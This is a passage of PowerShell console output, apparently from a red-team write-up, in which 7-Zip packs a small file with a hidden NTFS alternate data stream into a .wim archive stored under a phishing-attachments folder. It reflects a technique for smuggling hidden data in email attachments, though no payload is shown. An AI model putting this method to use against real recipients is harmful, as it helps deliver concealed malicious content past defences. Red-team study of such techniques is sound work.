1 alternate streams, 22534 bytes (23 KiB)

Creating archive: C:\RedTeam\Phishing\Attachments\ADS\ADS2.wim

Add new data to archive: 1 file, 6 bytes (1 KiB)
1 alternate streams, 22534 bytes (23 KiB)

Files read from disk: 2
Archive size: 23936 bytes (24 KiB)
Everything is Ok
PS C:\Program Files\7-Zip>
```

